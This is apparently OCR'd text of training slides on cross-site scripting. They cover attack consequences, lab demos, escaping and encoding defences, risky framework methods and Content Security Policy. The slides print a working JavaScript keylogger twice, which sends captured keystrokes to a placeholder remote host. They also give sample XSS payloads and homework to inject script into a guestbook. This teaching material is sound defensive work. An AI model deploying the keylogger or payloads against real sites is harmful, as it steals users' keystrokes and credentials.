
It's a scientific fact



TypeScript helps preventing bugs

That’s not only what Reddit says…

Cross-Site Scripting (XSS)



Definition

Attacker injects and runs a malicious script

Consequences

User’s session

Access to her/his existing session, aka “session hijacking”
Chrome -> Application -> Storage -> Cookies / EditThisCookie Chrome extension

Unauthorized activities

CRUD operations on unauthorized pages


Phishing

Inser login/password input fields to fake login and intercept credentials

Keylogger


Inject script with link to keylogger

Stealing sensitive data...




Demo

Docker & http://localhost/login.php




Demo2

Using stolen cookie for unauthorized log in




Demo3

document.domain




Demo4

Add content to the page via XSS



Demo5

Phishing



Homework: sign into guest book using <script>
Tips: names of input fields are “txtName”, “mtxMessage” and you’ll need XMLHttpRequest()

```
1   var keys = "";
2   var url = "http://XXXX/script.php?c=";
3
4   document.onkeypress = function (e) {
5     get = window.event ? event : e;
6     key = get.keyCode ? get.keyCode : get.charCode;
7     key = String.fromCharCode(key);
8     keys += key;
9   };
10
11  window.setInterval(function () {
12    if (keys.length > 0) {
13      new Image().src = url + keys;
14      keys = "";
15    }
16  }, 1000);
```

Last XSS demo

Keylogger

```
1   var keys = "";
2   var url = "http://XXXX/script.php?c=";
3
4   document.onkeypress = function (e) {
5     get = window.event ? event : e;
6     key = get.keyCode ? get.keyCode : get.charCode;
7     key = String.fromCharCode(key);
8     keys += key;
9   };
10
11  window.setInterval(function () {
12    if (keys.length > 0) {
13      new Image().src = url + keys;
14      keys = "";
15    }
16  }, 1000);
```

Homework

Make a screenshot saver or simply document.body.innerHTML

XSS Payload List

https://github.com/payloadbox/xss-payload-list

<script>alert('test')</script>

<script>alert('test')<%2Fscript>

Essential prevention method

Escape dangerous characters

Encoding Types

HTML Attribute Encoding

URL Encoding

HTML Entity Encoding

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

JavaScript Encoding

More info

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html


CSS Hex Encoding

JavaScript framework	Dangerous methods / props
Angular (2+)	bypassSecurityTrust
React	`dangerouslySetInnerHTML`
Svelte	`{@html ...}`
Vue (2+)	`v-html`

SPA Frameworks


Dangerous syntax

Content Security Policy (CSP)



Brief Introduction

Allowlist of sources of trusted content

